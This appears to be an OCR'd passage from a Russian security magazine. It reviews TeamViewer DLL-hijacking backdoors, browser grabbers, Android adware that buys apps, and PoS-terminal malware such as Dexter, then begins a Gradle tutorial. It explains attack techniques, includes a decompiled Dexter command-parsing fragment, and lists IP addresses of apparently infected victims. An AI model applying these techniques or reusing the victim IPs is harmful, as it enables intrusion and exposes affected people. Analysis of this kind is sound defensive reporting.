Разумеется, это возможно только в том случае, если «редиска» настроена, мягко говоря, неправильно. И тем не менее кошельки, на которые Linux.Lady.1 сливает намайненное, вполне себе живые. Что однозначно подтверждает: интернет до сих пор не оскудел грамотными и талантливыми админами.



Даже такое кривое самораспространение находит свою аудиторию

ВАШ ПЕРСОНАЛЬНЫЙ «МЕНЕДЖЕР»

Если говорить о платформе Microsoft Windows, то здесь хитом сезона стали троянцы, использующие для своих вредоносных целей популярную утилиту удаленного администрирования под названием **TeamViewer**. Таковых на сегодняшний день известно очень много (проект **Spy-Agent**, к которому относится значительная их часть, развивается аж с 2011 года).

Как работают подобные троянцы? Здесь мы должны вспомнить одну характерную конструктивную особенность винды. Если какому-либо процессу требуется для работы динамическая библиотека, Windows сначала попытается найти нужный файл в папке, откуда был запущен сам процесс, и лишь потом обратится к системным директориям. Это и поворачивают к собственной выгоде вирусописатели: приложение TeamViewer действительно использует стандартную библиотеку avicap32.dll, по умолчанию живущую в `%SYSTEMROOT%/System32/`, однако злодеи сохраняют на диск вместе с настоящими файлами TeamViewer и поддельную библиотеку с тем же именем, причем хранится она в папке самого приложения. В результате при запуске TeamViewer загружает в память вредоносную копию avicap32.dll вместо подлинной.

Раньше вирусописатели этим и ограничивались (вся функциональность была сосредоточена в самой библиотеке), однако создатели троянца под названием BackDoor.TeamViewerENT.1 решили, что негоже добру пропадать, и стали использовать возможности TeamViewer на полную катушку.

Трой отключает показ ошибок для приложения TeamViewer и устанавливает хуки в его адресном пространстве. Кроме того, в нем хранится список контрольных сумм файлов TeamViewer, и BackDoor.TeamViewerENT.1 регулярно проверяет их с помощью функции API `MapFileAndCheckSumA`. Если для нормальной работы TeamViewer на атакованном компьютере не хватает каких-либо файлов, троянец скачивает их со своего управляющего сервера. Благодаря этим ухищрениям бэкдор может выключить и перезагрузить компьютер, записать звук с микрофона и включить трансляцию через веб-камеру, запустить и перезапустить TeamViewer, скачать и выполнить любые приложения, подключиться по указанному адресу, после чего запустить cmd.exe с перенаправлением ввода-вывода на удаленный хост — и это далеко не все.

В отличие от многих других бэкдоров, наш подопытный рассчитан не на массовое распространение, а, скорее, на индивидуальную работу с каждой жертвой. Распространители этого троянца атакуют в основном жителей ряда определенных стран и регионов. Судя по комментариям, которые злодеи оставляют в предназначенных для управления зараженными машинами админках, BackDoor.TeamViewerENT.1 используется в основном для кражи денег с банковских счетов и счетов электронных платежных систем, а также для выполнения несанкционированных транзакций. Комментарии эти говорят еще и о том, что распространители вирусов развлекаются с зараженными машинами и отжигают на полную катушку. На иллюстрации мы скрыли их только из соображений человеколюбия и гуманности.

ID	ID TV	IP	Вебкамера	Комментарий	Статус
№ 94		104.240.120.218	No		Offline
№ 95		68.185.181.96	No		Online !!!
№ 98		50.38.192.71	No		Offline
№ 99		174.198.10.196	No		Offline
№ 100		208.54.90.187	No		Offline !!!
№ 104		67.87.194.109	No		Offline
№ 105		216.113.160.71	No		Offline
№ 106		70.212.42.229	No		Online
№ 107		71.239.74.116	No		Online !!!
№ 109		184.20.40.25	No		Offline !!!
№ 110		70.166.150.116	No		Offline

Не хотелось бы увидеть свой айпишник в таком списке

СТАРЫЕ ДОБРЫЕ ГРАББЕРЫ


Никуда не исчезли и троянцы, предназначенные для хищения конфиденциальной информации. Например, такие, как **Trojan.PWS.AlphaLeon.1** и **Trojan.PWS.AlphaLeon.2**. Эти вредоносные программы реализуют функции граббера — они перехватывают вводимую пользователями информацию в окне браузера и передают ее злоумышленникам. Если покопаться в коде Trojan.PWS.AlphaLeon.2, можно даже отыскать зачатки модуля, предназначенного для выполнения веб-инжектов, но он, судя по всему, еще не допилен. В остальном троянцы семейства Trojan.PWS.AlphaLeon на первый взгляд не представляют собой ничего необычного: регистрируются через реестр в автозагрузке, передают на управляющий сервер сведения об инфицированной машине и ОС, пытаются определить наличие в окружении виртуальных машин, перехватывают содержимое заполняемых пользователями форм... Примечательна разве что одна пасхалка, спрятанная вирусописателями в ресурсах троянца:

Хорошенько приглядевшись к этой своеобразной пиксельной графике, мы можем различить на картинке надпись Krebs Security, а также портрет человека, напоминающего старину Брайана Кребса. Такой вот «привет» от вирмейкеров экспертам по информационной безопасности.


МОБИЛЬНЫЕ ПРИЛОЖЕНИЯ ПОКУПАЮТ ДРУЗЕЙ

Растет количество угроз и для мобильной платформы Android. Оно и неудивительно: с точки зрения вирусописателей, среднестатистический владелец Android-смартфона или планшета — это ходячий кошелек, к содержимому которого обязательно нужно приобщиться. Способов для этого есть много: можно втихаря рассылать платные эсэмэски, можно показывать пользователю рекламу, можно воровать деньги из банковского приложения, а то и вовсе заблокировать экран смартфона и потребовать выкуп.


Больше всего среди Android-троянцев рекламных программ. Вот, например, Android.Slicer.1.origin. Вроде бы полезная утилита — может показывать информацию об использовании оперативной памяти и завершать работу ненужных процессов, позволяет включать и отключать беспроводные модули Wi-Fi и Bluetooth. Ан нет, скрыта в ней, как в пресловутой лукасовской Силе, и темная сторона. Этот троянец передает своим хозяевам сведения о зараженном телефоне, а потом по команде показывает на экране навязчивую рекламу, открывает в браузере или в каталоге Google Play различные ссылки или помещает ярлыки на главный экран Android.



Приложение как приложение




Имитация бурной деятельности




Виджет как виджет

Этот троянец можно посчитать типичным для Android, но отличительная черта Android.Slicer.1.origin заключается в том, что он может не только рекламировать программы в Google Play, но и покупать и устанавливать их. В этом ему помогает другой троянец под именем Android.Rootkit.40, который живет в системном разделе **/system/bin**. Эта «сладкая парочка» умеет находить в коде открытых страниц элементы управления, например кнопки с идентификатором **com.android.vending:id/buy_button** («Купить» и «Установить») и **com.android.vending:id/continue_button** (кнопка «Продолжить»). Потом троянец определяет координаты середины этих кнопок и нажимает на них, пока они не исчезнут с экрана. Для этого используется стандартная утилита **uiautomator**, предназначенная для тестирования графического интерфейса Android. Правда, проделать эти фокусы Android.Slicer.1.origin и Android.Rootkit.40 могут только в Android 4.3, так как идентификаторы нужных кнопок встречаются лишь в этой системе (и выше), а Android.Rootkit.40 не может работать на устройствах с активным **SELinux** (Android 4.4 и выше).



Внезапно баннеры на весь экран



Поверх всех приложений или ОС можно даже крутить видео

ЗАКЛЮЧЕНИЕ

Как мы видим, вирусописатели всегда найдут способ обхитрить простого пользователя, поэтому нужно постоянно быть начеку. Ну а мы искренне желаем здоровья вам, вашим компьютерам, смартфонам, планшетам и прочим гаджетам.

НОВЫЕ УГРОЗЫ ДЛЯ СТАРЫХ POS-ТЕРМИНАЛОВ


Денис Макрушин
defec.ru, twitter.com/difezza

Казалось бы, не так давно мир узнал об угрозах, специально разработанных для необычных, наполненных всамделишными деньгами компьютеров — банкоматов. Прошло несколько лет, и ряды «необычных компьютеров» пополнились новыми устройствами для торговых операций и приема к оплате платежных карт — PoS-терминалами (point of sales, точка продаж).

2013 год ознаменовался инцидентом, который затронул жителей США: данные более 40 миллионов банковских карт и информация о более чем 70 миллионах клиентов крупной торговой сети Target оказались в руках злоумышленников. При расследовании выяснилось, что причиной инцидента стала не компрометация системы процессинга платежей или серверов компании, а зараженные кассовые аппараты и PoS-терминалы. Вредоносное программное обеспечение, установленное на них злоумышленниками, перехватывало платежные данные, находящиеся в оперативной памяти устройства в открытом виде. В 2014 году ситуация с терминалами повторилась в другой торговой сети, Home Depot, и привела к утечке данных с 56 миллионов карт.

Эти инциденты показали, что злоумышленники не только пристально следят за трендами развития технологий и устройств приема и обработки платежей, но и непрерывно разрабатывают специализированное вредоносное программное обеспечение для кражи ценных финансовых данных.

До масштабных взломов розничной сети проблема вредоносных программ для PoS-терминалов не столько игнорировалась, сколько просто не привлекала внимание общественности и СМИ, несмотря на то что PoS-зловреды атаковали различные предприятия по крайней мере с 2010 года. Так, еще в 2010 году мир узнал о зловреде **Trojan-Spy.Win32.POS** (также известном как CardStealer), который искал данные платежной карты на зараженной рабочей станции и передавал найденную информацию на сервер злоумышленников. С тех пор антивирусные эксперты каждый год обнаруживают все новые и новые экземпляры вредоносного ПО, разработанного для кражи платежных данных с PoS-терминалов.



Хронология обнаружения угроз для PoS-терминалов (источник: «Лаборатория Касперского»)

В настоящее время заражение PoS-терминалов уже вышло за пределы точечных атак, и киберпреступники получили новый плацдарм для реализации угроз, который позволяет ближе всего подобраться к чужим деньгам.

ОС общего назначения против вредоносного ПО конкретного назначения

Жизнь злоумышленников отчасти упрощается тем, что PoS-устройства на самом деле обычные компьютеры, которые также могут использоваться (и порой используются, особенно в сфере малого бизнеса) для «общих целей», в том числе для серфинга в Сети и проверки электронной почты. Это означает, что преступники в некоторых случаях могут получить удаленный доступ к таким устройствам.

Зловред **Dexter**, обнаруженный в 2012 году, воровал реквизиты банковских карт, атакуя торговые терминалы, находящиеся под управлением ОС семейства Windows. Он внедрялся в системный процесс iexplore.exe, считывал оперативную память и искал платежные данные, достаточные для изготовления поддельной пластиковой карты (имя владельца, номер счета, срок годности и номер карты, включающий код эмитента, класс и тип карты, и так далее), затем отправлял собранную информацию на удаленный сервер, подконтрольный злоумышленникам.

```
v2 = lstrlen("update-", v12);
if ( StrCmpNIA(v16, "update-", v2) )
{
  v3 = lstrlen("checkin:", v11);
  if ( StrCmpNIA(v16, "checkin:", v3) )
  {
    v4 = lstrlen("scanin:", v10);
    if ( StrCmpNIA(v16, "scanin:", v4) )
    {
      v5 = lstrlen("uninstall", v9);
      if ( StrCmpNIA(v16, "uninstall", v5) )
      {
        v6 = lstrlen("download-", v8);
        result = StrCmpNIA(v16, "download-", v6);
        if ( !result )
        {
          v19 = v16 + lstrlen("download-", v7);
          v16 = v19 + sub_151C80(&v15, v19, 59) + 1;
```

Примеры команд, которые Dexter принимал от управляющего сервера

Dexter за время своего существования успел поразить сотни PoS-систем в широко известных сетях розничной торговли, отелей, ресторанов, а также на частных парковках. И как можно догадаться, большая часть рабочих станций жертв находилась под управлением операционной системы Windows XP.


Другим печально известным примером стала угроза, получившая название **Backoff**. Этот PoS-троян разработан для кражи с платежных терминалов информации о картах. Подобно Dexter, этот зловред читал оперативную память PoS-терминала, чтобы получить данные платежных карт. Кроме того, некоторые версии Backoff содержали компонент перехвата клавиатурного ввода (кейлоггер) предположительно на тот случай, если он окажется не на PoS-терминале, а на обычной рабочей станции, которая также может быть использована для платежей (а значит, пользователь будет вводить ценную информацию с клавиатуры).

Точки продаж в «неторговых» местах

В настоящее время PoS-устройства могут ждать своих пользователей не только в торговых сетях, супермаркетах или гостиницах. Парки и улицы пестрят терминалами оплаты парковки всевозможных средств перемещения и уютными «будками» быстрой подзарядки мобильного девайса. Аэропорты и вокзалы предлагают получить справочную информацию и оплатить билеты через различные устройства. В кинотеатрах находятся терминалы покупки и бронирования билетов на киносеансы. В поликлиниках и государственных учреждениях посетителей встречают устройства электронных очередей и печати квитанций. В некоторых местах даже туалеты оснащаются терминалами оплаты!

При этом далеко не все из подобных устройств достаточно хорошо защищены. Например, летом 2014 года эксперты одной антивирусной компании обнаружили в терминалах парковки недостатки конфигурации, которые позволяли скомпрометировать устройства и, как следствие, пользовательские данные (включая платежные).

Приложение для паркоматов, работающих на базе операционной системы семейства Windows, позволяет пользователю зарегистрироваться и получить справочную информацию о местоположении паркомата и других велосипедных парковок. Отображение всего этого, а также баров, кафе и прочих объектов реализовано с помощью виджета компании Google. У пользователя нет возможности свернуть полноэкранное приложение и выйти за его пределы, однако именно в нем и кроется недостаток конфигурации, который позволяет скомпрометировать устройство: в правом нижнем углу виджета содержатся ссылки «Сообщить об ошибке», «Конфиденциальность» и «Условия использования», после нажатия на которые запустится браузер Internet Explorer.



Пример эксплуатации уязвимостей приложения паркомата

Варианты использования таких недостатков конфигурации зависят лишь от фантазии злоумышленника. К примеру, атакующий может извлечь пароль администратора, хранящийся в памяти в открытом виде. Кроме того, можно получить слепок памяти приложения велопарковки. Возможно, из него затем удастся извлечь личную информацию его пользователей: ФИО, адрес электронной почты и телефон — подобная база верифицированных адресов и телефонов будет иметь особую ценность на черном рынке киберпреступников. Злоумышленник также может установить кейлоггер, перехватывающий все введенные данные и отправляющий их на удаленный сервер, или, добавив поля для ввода дополнительных данных, реализовать сценарий атаки, результатом которой станет получение еще большего количества персональных данных.

Default Deny

Финансовые организации и организации, эксплуатирующие PoS-терминалы, должны уделять больше внимания защите своих устройств, и не только безопасности их аппаратной составляющей, но и безопасности их операционных систем,

а также всей сетевой информационной инфраструктуры. В этом помогут средства защиты, которые уже давно применяются в корпоративных сетях, и специализированные решения для обеспечения безопасности embedded-систем.

Оборудование точек продаж представляет не меньшую ценность для владельца, чем одинокий банкомат в торговом центре для банка-владельца. И если хозяева банкоматов с каждым новым инцидентом все лучше понимают, что защищать устройства необходимо, то многие владельцы PoS-терминалов по-прежнему расплачиваются за свою беспечность. Запрет по умолчанию и полнодисковое шифрование — методы, которые нельзя назвать инновационными, но они всё так же эффективны для защиты «железного мешка с деньгами».

ЗАВОДНОЙ СКРИПТИНГ ДЛЯ ANDROID

ЗНАКОМИМСЯ С КРУТОЙ СИСТЕМОЙ АВТОМАТИЧЕСКОЙ СБОРКИ GRADLE

Артур Глызин

Большинство программистов, разрабатывающих для Android, хотя бы слышали о системе автоматической сборки Gradle. При этом, по моим наблюдениям, лишь немногие из использующих эту систему кодеров уделяют достаточно времени, чтобы как следует изучить ее возможности :). Самая частая причина звучит так: «Да ладно, это ж просто скрипт сборки, у меня есть задачи поважнее».

А ведь на самом деле Gradle может быть очень полезен как для простой настройки сборки, так и для решения весьма нестандартных задач! Об этом и пойдет речь сегодня.

ANDROID GRADLE PLUGIN

Gradle сам по себе ничего не знает о том, как билдить Android-проект, в этом ему помогает плагин, который разрабатывается вместе с Android SDK. Если ты только недавно начал осваивать программирование под Android, то мог и не заметить, что в главном сборочном скрипте **`build.gradle`** студия самостоятельно добавляет зависимость от этого плагина.

```
buildscript {
    repositories {
        jcenter()
    }

    dependencies {
        // Android Gradle plugin добавляется здесь
        classpath 'com.android.tools.build:gradle:2.1.3'
    }
}
```

